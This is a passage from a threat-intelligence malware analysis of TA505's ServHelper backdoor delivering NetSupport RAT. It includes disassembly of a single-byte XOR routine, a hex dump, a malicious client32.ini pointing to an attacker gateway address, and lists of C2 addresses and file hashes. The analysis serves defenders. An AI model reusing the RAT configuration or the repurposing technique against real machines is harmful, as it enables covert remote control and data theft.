


```
movzx   edx, ds:byte_635650
mov     eax, ebx
call    sub_61844C
mov     edx, [ebp+va
mov     eax, ebx
call    sub_49F84C
xor     eax, eax
```

```
byte_635650     db 9
                align 4
; INT off_635654
off_635654      dd offset aCWindow
```

A single-byte value is passed to the XOR function as an argument


After decryption we get a ZIP archive with the following contents:



```
ArcLite:zip:0528104f496dd134
n                       Name
..
cksini.exe
client32.exe
client32.ini
HTCTL32.DLL
msvcr100.dll
nskbfltr.inf
NSM.ini
NSM.LIC
pcicapi.dll
PCICHEK.DLL
PCICL32.DLL
remcmdstub.exe
TCCTL32.DLL
```

Contents of the decrypted ZIP archive


All these files are legitimate software for PC remote control using NetSupport Manager — a product which has been repeatedly exploited by hackers.



Property	Value
Description	
File description	NetSupport Client Application
Type	Application
File version	12.10.0.30
Product name	NetSupport Manager
Product version	V12.10
Copyright	Copyright (c) 2015, NetSupport Ltd
Size	103 KB
Date modified	27.04.2016 3:50
Language	English (United Kingdom)
Original filename	client32.exe

NetSupport Manager description

One of the files (client32.ini) is a configuration file specifying the address of the intermediary gateway through which the victim's PC connects with attackers:




```
[_Info]
Filename=C:\Program Files\NetSupport\NetSupport Manager\client32.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1

[Bridge]
Modem=SSTP

[General]
BeepUsingSpeaker=0

[HTTP]
GatewayAddress=185.225.17.66:443
GSK=GI;J?NDG9L>DBJGB:F=MAD
```

The attacker's address in the form of a NetSupport Manager gateway

This option makes sense if the victim is behind a firewall and their internet access is restricted by ports. At least two ports—80 (HTTP) and 443 (HTTPS)—must be accessible for the internet to work properly. Thus, this technique increases the chance of a successful connection.

In September 2019 we found several more, similar instances of ServHelper, albeit with significantly limited capabilities. For instance, take this case (MD5: 5b79a0c06aec6126364ce1d5cbfedf66), in which a similar pattern of repeating bytes was found among the encrypted data of an executable PE file:



```
003A4944  04 0B 70 6F 49 DD 35 D0 04 0B 70 6F 49 DD 35 D0
003A4964  4D 70 92 3F 79 CD 46 05 05 7D 84 05 05 0E 05 21
003A4984  66 6C 66 64 75 6C 2B 61 69 69 0F 05 25 05 05 05
003A49A4  69 49 DD 35 D0 04 0B 70 6F 49 DD 35 D0 04 55 4E
003A49C4  1B 81 3F 1A 05 05 7D 4C 05 05 0E 05 21 05 05 05
003A49E4  4D 40 4E 2B 41 49 49 0F 05 25 05 05 05 05 05 04
003A4A04  35 D0 04 9B E5 69 49 DD 35 D0 04 55 4E 04 07 1A
003A4A24  AB 11 05 7D FA 3D 05 0E 05 21 05 05 05 05 05 05
003A4A44  2B 41 49 49 0F 05 25 05 05 05 05 05 04 05 1D 05
003A4A64  E8 35 6A 49 DD 35 D0 04 55 4E 04 07 1A 05 11 05
003A4A84  7D FC 05 05 0B 05 21 05 05 05 05 05 05 05 27 05
003A4AA4  2B 60 7D 60 0F 05 25 05 05 05 05 05 04 05 1D 05
003A4AC4  44 F2 76 49 DD 35 D0 04 55 4E 04 07 1A 05 11 05
003A4AE4  7D 08 03 05 0E 05 21 05 05 05 05 05 05 05 27 05
003A4B04  49 0F 05 25 05 05 05 05 05 04 05 1D 05 05 C2 EB
003A4B24  49 DD 35 D0 04 55 4E 04 07 1A 05 11 05 05 05 0D
003A4B44  05 0F 05 21 05 05 05 05 05 05 05 25 05 05 05 62
003A4B64  05 05 05 05 05 04 05 1D 05 05 ED 15 9D D2 F9 D1
003A4B84  04 55 4E 00 03 05 05 05 05 08 05 08 05 B2 01 05
```

```
273FB7 / 130BE4        Selection - Offset: 0 Length: 0
```

Encrypted data from ServHelper

Once again, we have a ZIP archive that has been XOR-encrypted using a single byte. It contains the same NetSupport Manager components as in our previous example, albeit with a different intermediary gateway: 179[.]43.146.90:443.

Conclusions

This article has examined how the TA505 group utilizes ServHelper to distribute and implement backdoor malware. The main component of the malware is proceeded by interesting features—UAC is bypassed and privileges are raised. However, even more interestingly, the malware's main backdoor contains compelling variations. Its basic functionality (data theft, spying, and execution of commands) is supplemented with another tool that is embedded for remote management of the victim's PC—namely, NetSupport RAT. What is more, newer versions of ServHelper no longer contain all the key features of a full-fledged backdoor. Rather, they serve the restricted roll of an intermediary dropper with the sole aim of installing NetSupport RAT. It is likely that the attackers find this approach more efficient to develop and more difficult to detect. This is not the last of the group's tools and techniques to provide fodder for our investigation. The next installment will be forthcoming.

Author: Alexey Vishnyakov, Positive Technologies

IOCs

hxxp://185.225.17.175/wrkn157.exe — link with which NSIS dropper was downloaded
d2a062ca772fa3ace7c7edadbd95eaf7 — NSIS dropper
0cacea3329f35e88a4f9619190e3746f — PowerShell dropper shipkat.ps1
fb609b00e29689db74c853ca7d69f440 — CRYPTBASE.dll (x86)
843288a35906aa90b2d1cc6179588a26 — CRYPTBASE.dll (x64)
445cd6df302610bb640baf2d06438704 — hlp11.dat (x86)
083f66cc0e0f626bbcc36c7f143561bd — hlp11.dat (x64)
40bae264ea08b0fa115829c5d74bf3c1 — hlp12.dat (x86)
ac72ab230608f2dca1da1140e70c92ad — hlp12.dat (x64)
07f1dc2a9af208e88cb8d5140b54e35e — hlp13.dat
1690e3004f712c75a2c9ff6bcde49461 — rdpclip.exe
dc39d23e4c0e681fad7a3e1342a2843c — rfxvmt.dll
ServHelper C2:
179[.]43.156.32
185[.]163.45.124
185[.]163.45.175
185[.]225.17.150
185[.]225.17.169
185[.]225.17.175
185[.]225.17.98
195[.]123.221.66
195[.]123.246.192
37[.]252.8.63
94[.]158.245.123
94[.]158.245.154
94[.]158.245.232
fdguyt5ggs[.]pw
foxlnklnk[.]xyz
gidjshrvz[.]xyz
letitbe[.]icu
pofasfafha[.]xyz
0528104f496dd13438dd764e747d0778 — encrypted ZIP archive with NetSupport RAT
NetSupport Manager components:
953896600dfb86750506706f1599d415 — cksini.exe
8d9709ff7d9c83bd376e01912c734f0a — client32.exe
2d3b207c8a48148296156e5725426c7f — HTCTL32.DLL
0e37fbfa79d349d672456923ec5fbbe3 — msvcr100.dll
26e28c01461f7e65c402bdf09923d435 — nskbfltr.inf
88b1dab8f4fd1ae879685995c90bd902 — NSM.ini
7067af414215ee4c50bfcd3ea43c84f0 — NSM.LIC
dcde2248d19c778a41aa165866dd52d0 — pcicapi.dll
a0b9388c5f18e27266a31f8c5765b263 — PCICHEK.DLL

00587238d16012152c2e951a087f2cc9 — PCICL32.DLL
2a77875b08d4d2bb7b654db33a88f16c — remcmdstub.exe
eab603d12705752e3d268d86dff74ed4 — TCCTL32.DLL
185[.]225.17.66:443 — NetSupport RAT GatewayAddress
5b79a0c06aec6126364ce1d5cbfedf66 — ServHelper with NetSupport RAT archive
179[.]43.146.90:443 — NetSupport RAT GatewayAddress